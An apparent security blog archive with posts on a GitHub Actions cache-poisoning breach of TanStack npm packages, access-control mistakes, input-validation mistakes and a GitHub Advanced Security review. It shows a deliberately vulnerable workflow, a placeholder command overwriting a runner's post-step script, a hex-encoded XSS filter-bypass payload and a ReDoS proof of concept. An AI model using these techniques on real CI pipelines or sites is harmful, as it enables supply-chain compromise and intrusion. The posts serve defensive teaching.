Category Archives: Uncategorized

Understanding the TanStack Supply Chain Breach: GitHub Actions Cache Poisoning & The Cacheract Attack

On May 11, 2026, the @tanstack namespace on npm was compromised in a sophisticated supply chain attack. Identified as part of the “Mini Shai-Hulud” campaign, the threat actors did NOT steal maintainer credentials. Instead, they manipulated the project’s legitimate release pipeline to publish 84 malicious versions across 42 packages, including @tanstack/react-router.

This incident demonstrates how minor CI/CD misconfigurations can be chained together using advanced exploitation techniques like Cacheract to compromise highly secure deployment environments.


1. The Root Vulnerability

1.1 The pull_request_target misconfiguration

The entry point for this attack was a severe misconfiguration within TanStack’s benchmarking workflow, bundle-size.yml.

To manage community contributions, GitHub Actions offers two distinct triggers for handling Pull Requests: pull_request and pull_request_target.

Security featurepull_request (secure default)pull_request_target (vulnerable if misconfigured)
Execution contextRuns in the context of the untrusted fork.Runs in the context of the trusted base repo (main).
Secret accessCompletely blocked from repository secrets.Has full access to repository secrets.
Cache write scopeIsolated strictly to the fork branch.Mapped directly to the default (main) branch.

1.2 The “Pwn Request” Configuration

The workflow authors used pull_request_target because they wanted the pipeline to automatically write benchmark comparisons as a comment back onto incoming PRs.

The catastrophic flaw lay in how the workflow handled the code checkout and execution:

on:
  pull_request_target:        # Runs with elevated base repository privileges

jobs:
  benchmark:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
        with:
          # MISCONFIGURATION 1: Checking out untrusted code from the attacker's fork
          ref: ${{ github.event.pull_request.head.sha }}

      - name: Run Build Benchmarks
        # MISCONFIGURATION 2: Executing untrusted scripts in a privileged context
        run: pnpm nx run @benchmarks/bundle-size:build

By explicitly checking out the untrusted pull request SHA (github.event.pull_request.head.sha) and running its build scripts, the workflow executed attacker-controlled code inside a pipeline running under the context of the main branch scope.

1.3 Breaking the Boundary: Package Manager Cache Isolation

To understand how the attacker capitalized on this access, we must look at how modern continuous integration pipelines optimize build times.

Instead of downloading thousands of Node modules from the public registry on every single run, repositories use dependency caching. TanStack utilized a standard, deterministic cache key format mapped to a hash of the project’s lockfile:

- uses: actions/cache@v5
  with:
    path: ~/.local/share/pnpm/store
    key: Linux-pnpm-store-${{ hashFiles('**/pnpm-lock.yaml') }}

1.4 The Isolation Bypass

GitHub enforces cache security boundaries by Git branch scopes. Under normal circumstances, a workflow running on a pull request fork cannot overwrite or corrupt the cache assets belonging to the main branch.

However, because the pull_request_target misconfiguration forced the entire runner container to evaluate under refs/heads/main, the attacker’s fork inherited direct write permissions to the base repository’s central cache storage.


2. Deep Dive: The Mechanics of a Cacheract Attack

The threat group executed this cache hijacking using Cacheract, an attack methodology originally detailed by security researcher Adnan Khan. This technique allows a threat actor to leverage the internal architecture of a GitHub runner to bypass standard step-level token restrictions. To follow this concept, you need one concept that isn’t obvious unless you’ve written GitHub Actions before.

Every GitHub Action can register a cleanup script. When you write uses: actions/checkout@v4, you’re not just running one block of code — you’re registering an action that has both a “main” step and a separate “post” step that runs automatically after all your workflow’s main steps finish. It’s how actions/checkout removes SSH keys it added, how cache actions save state on the way out, and so on. You don’t write these cleanup scripts. You don’t see them in your workflow YAML — they just run when you configure a GitHub action.

Here’s the catch: the cleanup phase runs in a slightly more privileged context than your regular steps. GitHub’s runner needs to be able to clean up its own internal state — saving caches, removing tokens — so during cleanup it makes available an internal credential called ACTIONS_RUNTIME_TOKEN. This token authorizes direct reads and writes to GitHub’s cache backend. The permissions: contents: read setting in your workflow does nothing to restrict it, because it’s the runner orchestrator’s token, not the workflow’s GITHUB_TOKEN. (This is exactly why the permissions: contents restriction added by the author of the GitHub workflow is not effective.)

An analogy: think of a workflow like a building that has business hours and after-hours cleaning. During business hours (your main steps), everything is locked down — your GITHUB_TOKEN only has the permissions you explicitly granted, doors require badges, security cameras are on. After business hours (the cleanup phase), the cleaning crew comes through with master keys. They’re trusted, they have access to backend systems, and nobody watches what they do because it’s all routine. If an attacker can leave instructions for the cleaning crew, they don’t need to break into the building during the day — they get all of the cleaning crew’s after-hours access.

2.1 Bypassing Step-Level Restraints

That’s exactly the attack. While the attacker’s build script was running as a normal workflow step, it navigated to the runner’s local on-disk storage for installed actions, found the JavaScript file that actions/checkout had registered as its post-step cleanup, and overwrote that file with the attacker’s own code. From the runner’s point of view, nothing suspicious happened — a build step modified some files in the runner’s working directory, which is allowed.

The author of the workflow had attempted to restrict the job by adding permissions: contents: read. They assumed this would prevent the script from modifying the repository or altering state.

However, GitHub’s caching infrastructure completely bypasses the standard GITHUB_TOKEN. When a runner manages caches, GitHub’s orchestrator automatically injects two hidden backend environment variables into the runner context:

  • ACTIONS_CACHE_URL: a dedicated cloud storage API endpoint.
  • ACTIONS_RUNTIME_TOKEN: a temporary bearer token authorizing network read/write operations directly to the repository’s cache server.

2.2 Clobbering the Post-Checkout Lifecycle Hook

To evade detection and avoid logging suspicious network traffic during the explicit workflow steps, the attacker’s setup script (vite_setup.mjs) used a post-checkout “clobbering” technique. It involves three steps.

2.2.1 Navigated to the runner’s hidden execution directories

A GitHub Actions runner (the VM your workflow runs on) has a specific filesystem layout that workflow authors almost never think about. The directories aren’t “hidden” in the dotfile sense — they’re plain visible directories that just happen to live outside your repo checkout, so nobody looks at them. The relevant ones:

  • /home/runner/work/<org>/<repo>/ — where your code is checked out. This is where you spend your time when debugging a workflow.
  • /home/runner/_work/_actions/ — where the runner downloads the source code of every action you uses: before running it. This is the directory the attacker was after.

When your workflow says uses: actions/checkout@v4, the runner does roughly the equivalent of git clone --depth=1 https://github.com/actions/checkout && git checkout v4, but it puts the result inside /home/runner/_work/_actions/actions/checkout/v4/. So on the runner’s disk you end up with a real, modifiable copy of actions/checkout‘s entire source code, including its compiled JavaScript bundle. The path looks like:

/home/runner/_work/_actions/actions/checkout/v4/
├── action.yml
├── dist/
│   └── index.js         ← the code the runner actually executes
├── package.json
└── ...

There’s no special permission gate around it. The workflow’s process — including any run: step you have — runs as the user runner, and the runner owns these files. Your build script can cd there and cat or rm or > overwrite whatever it wants. The runner doesn’t check.

2.2.2 Overwrote the post-script files belonging to actions/checkout

Every GitHub Action has a manifest file (action.yml) at its root that tells the runner how to run it. For actions/checkout, that manifest declares both a main JavaScript entry point and a post JavaScript entry point:

# actions/checkout/v4/action.yml (simplified)
runs:
  using: 'node22'
  main: 'dist/index.js'      # runs during your workflow's main steps
  post: 'dist/index.js'      # runs during cleanup
  post-if: 'success()'

In practice, actions/checkout uses the same compiled bundle for both phases and switches behavior internally based on an env var the runner sets, but the relevant fact for the attack is that the runner re-reads that JavaScript file from disk when it’s time to run cleanup.

The attacker’s malicious build step did the equivalent of:

cd /home/runner/_work/_actions/actions/checkout/v4
echo '<attacker JS payload>' > dist/index.js

It didn’t touch action.yml. It didn’t rename anything. It just replaced the contents of the file that the runner was going to load again, soon, automatically, with elevated privileges.

The runner has no integrity check on this. There’s no signature verification, no “did the SHA-256 of this file change since download” check, no read-only filesystem protection on the actions directory. Once actions/checkout was downloaded by the runner at the start of the workflow, the bytes in dist/index.js were just bytes on a writable disk.

2.2.3 The runner entered its Post-Action Lifecycle Phase

When a workflow runs, the runner follows a strict lifecycle that the workflow author neither defines nor controls. It looks roughly like this:

Phase 1 — Setup
  └─ Download every uses: action into /home/runner/_work/_actions/

Phase 2 — Main steps
  └─ For each step in your workflow, run it in order
      (this is where your build script lives)

Phase 3 — Post steps (mandatory, automatic)
  └─ For every action that declared a "post:" entry in its manifest,
      run that entry point now, in reverse order of the main steps

You don’t write it into your workflow. You can’t disable it. The runner walks its internal list of “actions that registered a post step” and executes each one. For each, it loads the JS file from disk and runs it as a Node.js script.

Two things make this phase special from an attacker’s perspective. First, the runner injects ACTIONS_RUNTIME_TOKEN and ACTIONS_CACHE_URL into the environment so cleanup code can talk to GitHub’s cache and artifact backends — this is exactly the credential the attacker wanted. Second, the runner trusts the on-disk JS files implicitly; it has no concept of “verify this is the same file we downloaded in Phase 1.”

So when the runner reached Phase 3 and tried to run actions/checkout‘s post step, it loaded dist/index.js (which now contained attacker code), executed it as Node, and made the runtime token available in process.env. The attacker code read the token, opened an HTTPS connection to GitHub’s cache backend, and uploaded the 1.1 GB poisoned pnpm store.

From the runner’s logs, this looked like actions/checkout performing its normal cleanup. There was no run: step in the YAML that did the upload. The workflow definition was, by that point, irrelevant — the malicious code was running inside the trusted post-step machinery.

2.3 Cache Stuffing and Replacement

After uploading the poisoned cache, the attacker force-pushed a blank commit to their PR branch and closed the PR. No code remained anywhere in any visible branch. No audit trail except a cache write that no maintainer was watching.

Eight hours later, a TanStack maintainer pushed a routine documentation update to main. That commit was clean. The maintainer wasn’t compromised. But the commit triggered the official release.yml workflow, which executed the standard cache-restore step:

The release pipeline was using OIDC (permissions: id-token: write) — passwordless, short-lived, generally considered the correct way to authenticate to npm. The malware didn’t need a stolen long-lived secret. It just needed to be running inside the same process when OIDC handed the build a fresh token, and it scraped that token from process memory before it could be used.

From npm’s perspective, the publish came from the real release runner, signed by the real OIDC chain, with a real SLSA provenance attestation. Everything verified. Only the payload was poisoned.


3. The Delayed Execution: How the Trap Was Sprung

Once the cache was successfully poisoned, the attacker force-pushed a completely blank commit to the pull request branch to erase visible change logs and closed the PR. No malicious code remained in any open branch or code review window.

The compromised payload sat quietly on GitHub’s backend for nearly eight hours until an entirely unrelated event took place: a core maintainer pushed a safe documentation update straight to the main branch.

This pushed commit triggered the official production release.yml workflow.

  1. The Retrieval: the release runner executed its cache retrieval step, generated the deterministic key string, matched it to the poisoned archive, and extracted the malicious 1.1 GB dependency store onto the machine.
  2. The Execution: when the pipeline issued its standard pnpm build command, pnpm read directly from the local store rather than downloading clean modules from the internet.
  3. The Compromise: the malicious binaries executed on the highly secure release runner. Because the release pipeline required permissions to publish to npm via passwordless OpenID Connect (permissions: id-token: write), the malware used a memory dumper to scrape /proc/<pid>/mem, lift the active OIDC token from the worker process, and publish compromised packages to the npm ecosystem with a valid SLSA provenance attestation.

Key Takeaways for Securing CI/CD Pipelines

The TanStack breach underscores that security boundaries in CI/CD are absolute; once a privilege boundary is crossed, standard permission gates fail. To defend against cache poisoning and Cacheract-style attacks, implement the following guardrails:

  • Never check out untrusted PRs in pull_request_target: if you must use pull_request_target to interact with PR data (such as posting comments), do not check out code or run scripts originating from the fork. Keep code execution strictly confined to the pull_request trigger.
  • Isolate cache keys by scope: prevent cross-boundary poisoning by adding the runner’s execution context or branch reference directly into your cache keys (e.g., key: ${{ github.ref_name }}-pnpm-store-${{ hashFiles('**/pnpm-lock.yaml') }}). This ensures a PR can never generate a key that matches a production release key.
  • Pin actions to immutable commit SHAs: avoid using mutable version tags (like @v4) for actions in highly privileged workflows. Pin actions to a specific, auditable Git commit SHA to prevent runtime environment tampering.

Mistakes Frequently Encountered in Access Control Implementation

Effective access control is essential for securing your application, but implementing robust access control can sometimes be challenging and problematic. This is precisely why Broken Access Control is listed as the number one issue in the OWASP TOP 10. Below, we’ll highlight some common access control errors identified through code reviews and penetration testing experience.

Common Errors in Access Control Implementation

OAuth2 implementation mistakes 

OAuth2 has become a fundamental component in numerous applications as part of their authentication and authorization processes by providing secure designated access capabilities to these applications.  Despite OAuth2 emerging as the dominant industry-standard authorization framework following its replacement of OAuth1 in 2012, it has been noted that the complexity of OAuth2 and misunderstandings surrounding its implementation have led to it becoming a significant factor contributing to broken access control. 

In a previous article, we listed the common mistakes when implementing the OAuth2 in your organization. 

  •  Missing validation in redirect_uri leads to access token takeover
  •  Missing state parameter validation leads to a CSRF attack
  •  Client_secret mistakenly disclosed to the public
  •  Pre-account takeover
  •  OAuth2 access_token is leaked through the referrer header
  •  OAuth2 login bypass due to lack of access_token validation

In addition to the aforementioned errors mentioned in the blog, Overly permissive scope grant and Opting for an in-house, less mature OAuth2 service instead of a battle-tested OAuth2 solution are two other common mistakes reported against OAuth2 implementation.

  • Overly permissive scope grant 
  • Unmature self-developed OAuth2 server

In most cases, the overly permission scope grant issues comes when the application itself has a very granular control of access, but the scopes defined are not sufficient to match with the granular control. As a consequence, a broader scope could be granted to a user.  In some cases, an attacker might have the opportunity to enhance an access token (whether acquired through theft or by using a malicious client application) by exploiting inadequate validation performed by the OAuth service.

Certain organizations opt to create their own OAuth2 service rather than utilizing a well-established and secure OAuth2 server. In some instances, these internally developed OAuth2 services may lack rigorous testing, potentially harboring security vulnerabilities that could result in access-related problems.

Role-Based Access Control alone may not suffice for a complex system

Role-based access control relies on the users’ role to grant the corresponding permissions to the users. It has been widely used as it is simple to implement and less prone to errors. Below is a piece of sample codes with simple role-based access controls.

However, it has been demonstrated that role-based access control falls short of meeting the needs of complex systems. In the above given example, the author_user can edit any post because it only checks whether the user has the :edit_post permission without validating whether the user is the author of that specific post. The absence of proper validation to check whether a user really owns a specific resource serves as a fundamental reason for numerous access-related problems, including instances of Indirect Object Reference (IDOR) issues. 

For a complicated system with a very granular access control, a more advanced Attribute-based access control could be implemented to ensure the object/resource could be consumed by the users with the right permission. Attribute-based access control leverages multiple dimensions of the data’s and data consumer’s unique attributes to determine whether to grant or deny data access.  

In a well-established application,  it has been approved that using both RBAC and ABCA could be a highly efficient way to perform access control. An illustrative example involves using RBAC as middleware to initially validate whether a role is authorized to access a specific endpoint, followed by the application of ABAC for a final validation once RBAC authorization is confirmed.

Authorization Token or Passcode is improperly handled

Passcodes, stateful sessions, stateless JWT tokens, and Authorization Tokens are very sensitive and play critical roles when implementing a robust access control.  But sometimes, these could be mishandled when implementing access controls. 

Following typical mishandling instances often surface when performing source code reviewing during our development lifecycle.

  • JWT Tokens have a very long expiration time
  • A one-time used JWT Token does not expire once consumed
  • Lack of revocation method when a JWT Token is used
  • Sessions are valid for too long a time, and the session could be reused due to session-fixation issues.
  • Authorizations and JWT tokens are leaked to the log file 
  • Token validation is not robust enough
  • Hard sensitive access token in the source codes

Mishandling such sensitive data can undermine the effectiveness of your access control system and potentially result in authorization bypasses.

Lack of Authentication and Authorization between microservice communication

Microservice architecture brings many benefits, including scalability, flexibility, and ease of deployment and testing.  But it also brings up some security challenges as all the microservices are running independently and they need to communicate with each other, increasing the attaching surfaces from security perspectives. 

On the one hand, there is a shortage of research concerning security within the context of microservices architecture, and this scarcity becomes more pronounced when focusing on practical aspects of authentication and authorization. To compound the issue, certain developers mistakenly assume that implementing authentication between these microservices is unnecessary when they are deployed within an organization’s internal network or infrastructure and the requests from an internal resource should be trusted.

During source code reviews or design assessments, it’s often observed that the authentication and authorization practices between microservices are loosely defined. For instance, many microservices tend to inherently trust requests from any other microservice if both operate within the organization’s internal network. This can be likened to a “Wild West” scenario, where security controls may be lax or insufficiently enforced.

An example might help us to understand: suppose that we have three microservices run internally: a “payment” microservice to handle payment,  an “order” micro-service responsible for handling orders, and an  “inventory” microservice to handle the product inventory. The payment microservice should exclusively accept requests originating from the order service and must reject any requests from the inventory microservice. Additionally, within the “order” microservice, various roles may be assigned specific payment responsibilities. Without proper authentication and authorization mechanisms between these microservices, there is no assurance that the payment service will only handle requests from trusted services and authorized users.

Misunderstanding of Authentication/Authorization

Although it may come as a surprise, developers still encounter misunderstandings regarding Authentication and Authorization. As a consequence, it leads to broken access control issues when implementing access controls. 

Consider a basic web application featuring a Login Form based on Username and Password and various user roles. In this context, the authentication process occurs when a user attempts to log in using the Login Form. Essentially, authentication verifies your identity to confirm whether you are who you claim to be. Authorization, on the other hand, is the subsequent step, ensuring that you possess the necessary permissions to perform actions after being authenticated. Nevertheless, there are cases where developers may overlook the authorization component, mistakenly assuming that once a user logs in, they should automatically be granted all permissions.

Final Remarks

Access control continues to be a crucial element in the realm of cybersecurity and data protection within application security. The task of implementing robust authentication and authorization mechanisms to establish a robust access control system can be intricate and fraught with potential issues, which may result in unintended errors.

For an organization, establishing a strong access control system necessitates a comprehensive approach that includes meticulous design assessments, secure code implementation, rigorous security code reviews, and robust security testing, including function access control unit tests and penetration testing verification. 

Common mistakes when using input validation and how to avoid them

Input validation is a widely adopted technique in software development to ensure proper user input data to be processed by the system and prevent malformed data from compromising your system. If a robust input validation method is adopted, input validation can significantly reduce the common web attacks, such as injections and XSS, though it should not be used as the primary method to combat these vulnerabilities.

However, to implement a robust validation method is a very challenging task, you may have to consider many aspects, for example, 1) which input validation method should be used, blacklist, whitelist or regex based 2)when input validation should be performed 3)is the input validation efficient. 4) how to ensure input validation is executed in multiple components in a complicated architecture

Without a careful consideration of all these areas, your input validation might be flawed and turns out useless to combat malicious user input.

Common mistakes when implementing input validation

Here are some common mistakes observed when performing penetration tests and code reviewing.

  • Confuse Server Side validation with Client Side Validation
  • Perform Input Validation before proper decoding
  • Poor validation Regex leads to ReDOS
  • Input validation implemented without the context of the entire system
  • Reinvent the wheel by creating your own input validation method
  • Blacklist input validation is not comprehensive

Confuse Server Side Validation with Client Side validation

Client Side validation is for user experience/usability, which is more likely to be performed by your browsers during executing some JavaScript code;  whereas, server side validation is employed for security control, which is used to ensure proper data is supplied to the server or service. In another word, client side validation does not add any security enhancements to your application.

Nowadays, many web frameworks, for example, Angularjs and react, offer client side input validation to improve user experience and make developers life easier. For example, the following input field will validate whether the user input is a valid email address.

<html><script src=”https://ajax.googleapis.com/ajax/libs/angularjs/1.6.9/angular.min.js”></script>  <body ng-app=””>
<p>Try writing an E-mail address in the input field:</p>
<form name=”myForm”><input type=”email” name=”myInput” ng-model=”myInput”></form>

This build-in client side validation gives a wrong feeling to the developers that input validation has been done by the framework already. As a consequence, Server side validation is not implemented and any attacker could bypass the client input validation and launch a potential attack. 

Solutions

Educate your developers and test engineers to understand the difference between client side validation and server side validation so that the correct validation method is implemented.

Perform validation before decoding the input data

As you might be advised when implementing input validation, it should happen as soon as the data is received by the server in order to minimize the risk. That is a true statement and input validation should be executed before the user supplied data is consumed by the server. 

When running some bug bounties programs. I found it is very common that the input validation is executed at the wrong time. Sometimes, the input validation is performed before it is converted to the correct format in which the system would consume.

For example, in one test case, an application is vulnerable to XSS vulnerability through a parameter  https://evils.com/login?para=vuln_code.  An input validation is performed to check whether it contains malicious code, input like javascript:alert(1) or java%09script:alert(1) will be blocked. However, if an attacker changes the payload into Hex format, the input validation method is not able to detect the malicious code.

\x6A\x61\x76\x61\x73\x63\x72\x69\x70\x74:\x64\x6F\x63\x75\x6D\x65\x6E\x74\x2E\x74\x69\x74\x6C\x65\x3D\x61\x6C\x65\x72\x74\x28\x31\x29

Solutions

When input validation is executed, you need to ensure you are validating the user input in the same format in which the System or service would consume. Sometimes, it is necessary to convert and decode the user input before applying input validation functions.

Improper Regex Pattern for validation leads to ReDOS

Many input validations are  leveraging regular expressions to define an allowlist for input validations. This is a great way to create allowlist without adding too much restriction on the user input data. However, developing a robust and functional regex is complicated. If not handled properly, it could do more harm than good to your application.

Take the following regex for example, the regex is used to check whether a HTML page is using application/json format JavaScript code for JSON before scraping it by the server.

var regex =  /<script type=”application\/json”>((.|\s)*?)<\/script>/;

This regex will lead to ReDOS attack because it contains a so-called “evil regex” pattern ((.|\s)*?) which could introduce backtracking problems.

Here is a POC to demonstrate how long it will take to evaluate the regex when increasing the test string.

var regex = /<script type=”application\/json”>((.|\s)*?)<\/script>/;
for(var i = 1; i <= 500; i++) {
var time = Date.now();
var payload = “<script type=\”application/json\”>”+” “.repeat(i)+”test”;
payload.match(regex)
var time_cost = Date.now() – time;
console.log(payload);
console.log(“Trim time : ” + payload.length + “: ” + time_cost+” ms”);
}

A detailed example could be found in another blog post, ReDOS, it could be the cause of your next security incident, that will give you a better explanation about how ReDOS occurs and how it could damage your applications.

Solutions

To create a very robust regex is hard, but here are some common method you might follow

  1. Set the length limitation if possible
  2. Set a time t limitation for the regex matching. If the regex matching is taking too long than expect, just kill the process
  3. Optimize your regex with Atomic grouping to prevent endless backtracking.

Input validation without clear context of the entire system

With more and more businesses adopting microservices, the micro-services architecture sometimes could bring challenges for input validation functions. When data flows between multiple microservice, the input validation implemented for microservice A might not be sufficient for microservice B;  or input validation is not implemented for all the microservices due to lack of centralized input validation functions.


In order to illustrate this common mistake better, I would like to use the following typical AWS microservice diagram as an example.

Here are two scenarios where input validations could go wrong

Scenario 1 Input validations not implemented for all microservice

In some scenarios, there might be multiple services behind the API Gateway to consume the user input data. Some services might have to give response to the user input directly, for example, Service B in the above diagram; whereas, some microservice are designed to handle some background jobs, for example, Service A and Service C.

Since service A  and service C are implemented for some background jobs and they do not respond to the user input directly,  the developers might ignore implementing input validation for these two services if a centralized input validation is not enforced for this microservice architecture.  As a consequence, lack of input validation in service A and Service C could lead to exploitation.

Scenario 2 Input validation for one service is insufficient for its downstream services.

In this scenario, input validation is implemented for microservice B and it is sufficient for microservice B to block malicious user input. However, the input validation might not be sufficient for its downstream Service D.

A good example could be found under my previous blog post  Steal restricted sensitive data with template language The microservice B is validating whether user input is a valid template. The input validation implemented in microservice B is robust for this service.  However, when service D is compiling the user input template validated by microservice B with some data to get the final output, the process could lead to data leakage because microservice D is not validating the compiled template.

Solutions

Before implementing the user input validations, the developers and security engineers should obtain a comprehensive understanding of the entire system and ensure input validation should be applied in all the components/microservices. 

“Reinvent the wheel” by creating your own input validation methods

Another common mistake that I observed when performing code reviewing, is that many engineers are creating their own input validation methods though there are very matured input validation libraries used by other organizations.
For example, if you need to validate whether the input is an email address or the input is a valid credit card number, you have many options to choose from matured input validation libraries. Creating your own validation method is time consuming and it could be defective without robust tests. 

Solution

To avoid “Reinvent the wheel”, you need to figure out the purpose of your input validation and try to search whether there are existing validations already implemented. If there are some popular libraries you could use, try to use the existing libraries instead of creating new ones.

Blacklist is not comprehensive

One of the most popular quotes you are seeing frequently is “You could not control things that you could not measure”. This quote could explain the pain of using the blacklist method for user input validation.

Blacklist approach in Input validation is to define which kind of user inputs should be blocked. With that said, developers and security engineers need to understand what inputs are considered “bad” and should be blocked by the blacklist. The efficiency of the blacklist method is largely dependent on the knowledge of the developers and their expectation of bad user inputs. 

However, security incidents or breaches are most likely to occur when malicious users are injecting something unexpected. 

Solution

In many cases, blacklisting and whitelisting are implemented together to meet the requirement. If possible, try to employ both methods to combat malicious user inputs.

Conclusion

It could not be overemphasized how import input validation could be used to help your organization to combat malicious attacks. Without a robust input validation method in your service or system, you are likely to open the door for potential security incidents. 

It could be super easy to start implementing input validations in your service, but you really need to pay attention to these common mistakes found in many validation methods. Try to understand your system or service, choose the right validation methods suitable for your organization, once decided try to perform a thorough testing against your method. 

Develop Secure Codes and Service with Github Advanced Security

Back to Nov, 2020, I got the chance to evaluate Github Code Scanning, mainly CodeQL, as part of our effort to improve the security posture of our source code right after Github announced Code scanning became available in Sep 2020. I selected 4 different services written with Java, Python, C++ and JavaScript respectively and ran CodeQL scanning against them. Though there were some great advantages when it comes to ease of use and collaboration, the overall CodeQL code scanning results were average compared to other traditional commercial SAST tools. The result was not good enough for our team to replace the existing SAST tools.

Recently, our team started to assess Github Advance Security (GHAS) again to understand whether we could use Github Advanced Security Feature as a unified platform to secure our source code by evaluating the three main features Code Scanning, Secret Scanning and Dependency vulnerability in the GHAS. The overall evaluation totally surpassed my expectation as I saw a significant improvement of Github Advanced Security features by comparing with the results of evaluation conducted one and half years ago. 

In this post, I would like to share and highlight  some valuable findings and features the GHAS surprised me with and how they could help your organization to secure its codes and build secure services.

How did we start the re-evaluation?

Before we got involved with Github Advanced Security, we were clear that what we really wanted was a unified platform that could perform code scanning (SAST), secret detection,  software composition analysis (3rd party dependency vulnerability) and it should be easily integrated into our current CI pipelines.

With the previous evaluation and experience with Github Code Scanning, we figured out that GHAS could be a one stop solution to meet all the requirements. However, due to the previous evaluation, I was really concerned about the Code Scanning performance before we started evaluation. Well, it turns out that the concern was over worried.

In order to conduct a thorough evaluation, we selected 15 services/repo to cover all languages supported by Github to evaluate the GHAS , diagnose the findings and compare them with the existing tools that we have deployed. 

How did GHAS outperform others 

With the completion of the GHAS evaluation, the following are some highlights we think that the GHAS are outperforming others tools.

1.Code Scanning: Excellent Auto Build with Flexible Configuration

Nevertheless to say, Code scanning is a resource consuming task. Some of the repos that I am evaluating are monolithic repos, so building and scanning them are time and resource consuming. When scanning one of this monolithic repo with a popular open source tool we were evaluating, my personal laptop got completely frozen after running the scan for 10 minutes as the scanning task was consuming more than 9G memories. 

However, with Github Code Scanning (we only enabled CodeQL scanning by default), we found that this is not an issue because it provides an excellent auto build and scanning process in Github-hosted runners deployed in the Github network. 

If you could use Github-hosted runner to build and scan the service, you don’t have to bother your IT team to set up a self-hosted runner either with your own laptop or a remote server in your network. We were able to use the Github-hosted runner to build and launch the scan against 14 repos out of 15 selected. That means more than 93% percent of the scans could be completed with Github-hosted runners. That is a significant advantage as a high successful rate of using Github-Hosted runners means less resources required from our  organization to build and maintain a self-hosted server to run the scans.

  • Flexible Configuration to add manual build commands 

Some of the codes in the select repos have a non-standard build process. We could NOT simply run the default  maven build or cmake commands provided by the Auto-Build function. Under this situation, the flexibility to add the manual build commands is really necessary and powerful to ensure a successful build process . For example, we were able to build our Java service by adding some customized configuration for the maven setting with the help of defining manual build commands in the yaml configuration file.

  • Github Secret to keep your build information safe

As mentioned above, we have to set up some environment variables in the build process.  These environment variables are very sensitive and they should not be  exposed in the CodeQL yaml configuration files directly. The Github secrets function lets us hide the sensitive secrets in the yaml configuration file.

2. Code Scanning: Less False Positive with high true positive rate

One of the biggest challenges in SAST tool/Code scanning is that it likely yields  a high number of False Positives, which costs tons of time and effort for the engineering team to validate these false findings. The main reason for the high number of false positives is that static code analysis is largely based on assumptions and modeling methods after it builds the call stack (from source to sink), which is different from the DAST tool where the test payloads are actually executed by application codes.

As weeding out false positives is time and resource intensive,  low False Positive rate and high true positive rate are the key factors for the entire evaluation.  During the evaluation, we went through all the critical, high, medium vulnerabilities reported byCodeQL. Here are some key findings

  • Less False Positives than we expected

For the projects writing in Java, C++ and C#, the false positives are really low. The best one is with the Java languages, we saw a false positive rate at 0% with 2 valid findings. We double check it with another popular open source tool, the performance is equivalent where 2 valid findings were reported. Overall, for the compiled languages, most of the SAST tools we compared have a low false positive rate.  

CodeQL stands out when it comes to the Script languages, for example, JavaScript and Ruby. In general, Github CodeQL has less False Positive rate reported in scripting language. For example, CodeQL has false positive rates at 44% compared to 62% false positives rates when scanning a repo written in script language.

  • Relatively high True Positive rates

A good false positive rate does not guarantee the tool is a good one. A SAST tool could produce a 0% false positive rate with zero vulnerability detection. When analyzing the CodeQL scanning results, we calculated that the True Positive detection rate is higher compared to other tools for most of the repos. For example, CodeQL scan reported 25 valid findings against 22  in one repo, and 5 versus 3 findings in another repo when comparing the results generated from one popular SAST tool.

Note: Some reported vulnerabilities are vulnerable but not really exploitable or reachable, under these scenarios, most of these types of vulnerabilities are categorized as  False Positives. 

3. Code Scanning: some vulnerability detections are intelligent

Most of the Code analysis SAST tools are using a set of rules to detect potential vulnerability when scanning the code.  Github CodeQL is NOT an exception. It is utilizing a set of predefined rules to detect the vulnerabilities.  Due to that, many security engineers and developers thinks SAST is just a dumb tool to perform a matching between the code and the rule set in order to detect a vulnerability. That argument is kind of true to a large extent.

However, we found that some vulnerability reported by CodeQL seems to be intelligent and these detections were only reported by CodeQL scanning. Here are a couple of examples based on some real detection we found

  • Inefficient regular expression detection

This detection is to check whether your regex pattern is potentially vulnerable to ReDOS attack.  For example, CodeQL is reporting the Inefficient regular expression  vulnerability against the following code in an open source library.

This is a true security issue, which has been ignored by other tools. An attacker could dramatically slow down the performance of a server with  a malicious string less than 100 characters. You could find a detailed post in another post.

  • Incomplete URL substring sanitization detection

Here is an example where Incomplete URL substring sanitization vulnerability is detected 

These detection looks simple but also intelligent from my perspective. There are many more other smart detections we found with CodeQL, I chose these two on purpose because I found these kinds of vulnerabilities are prevailing in many public Github repos when performing a brief code scanning against a tiny portion of open source repos.

4. Code Scanning: Easy to track the origin of the vulnerable code

This unique advantage makes the entire triaging process much easier and quicker as we could simply use the git blame function to track down which engineers committed the vulnerable code, what the vulnerable codes are supposed to accomplish and the corresponding Jira ticket to these changes.

After collecting all the related information of the vulnerable findings, we could tell the potential impact of the vulnerability, the potential remediation method and how quickly we could fix it. 

5. Code Scanning: multiple languages support in one scan 

Coverage is another factor when evaluating a code analysis SAST tool. Many SAST tools ask you to predefine the language before running the scans as it could only scan one language at a time. Whereas, CodeQL allows you to specify multiple languages and scan them in one scan without requiring some predefined settings.

Even for compiled languages, you could specify multiple builds for different languages in one scan. It is a really useful feature if you have some monolithic repos written with different languages and you want to cover all the code in the repo.

6. Secret Scanning: a powerful feature worthy a try

Secret Scanning is another feature we evaluate partly and we think it is a feature worthy of mention as there are some unique and true values when using it properly.

  • Scan your entire Git history on all presented branches

Github Secret scanning will scan your entire Git history on all branches present in your Github repos to find potential secrets exposed in your code bases. That is a huge difference compared with other tools, where the scan is performed against the main remote branch or local branch when scan is performed locally

  • Empower users to define its own secret patterns

If your secrets or token could not be detected by the Github defaults patterns. You could define custom patterns to identify secrets. 

  • Block Push containing suspected secrets.

Some developers might accidently add secrets into the code when pushing the changes to the remote branch. This could be prevented by enabling push protection, which allows Github to reject the push when the secret scanning finds any suspected secrets.  

7. Code Scanning: clear-text logging of sensitive data detection, a hidden gem 

Insecure logging could cause a security breach or incident in many cases. I  shared some thoughts in one of my blog posts. When analyzing all the code scanning results, It was refreshing to realize  that CodeQL has a detection function to check whether sensitive data is added into log files. 

I believe this detection has great values which are mostly underestimated by many SAST tools. From my experience as a security engineer and a penetration test, I found it is so common for engineers to add sensitive data into the log file for debug purposes, but they eventually forget to remove it before the changs deployed into production. As a consequence, they are collecting some sensitive data from customers by accident.  

With the help of this detection method, many logging issues could be detected before the code is pushed into a production environment.

Limitations in Github Advanced Security (GHAS)

Definitely, I could list more bright sides of how CodeQL is outperforming other tools. But I think it is important to remind people that GHAS, as a newly emerged and growing security tool, has some limitations as many other security tools do.

Here are some limitations that we could summarize from our evaluation.

Limitation 1: Insufficient disk space in Github-hosted runner to build large projects

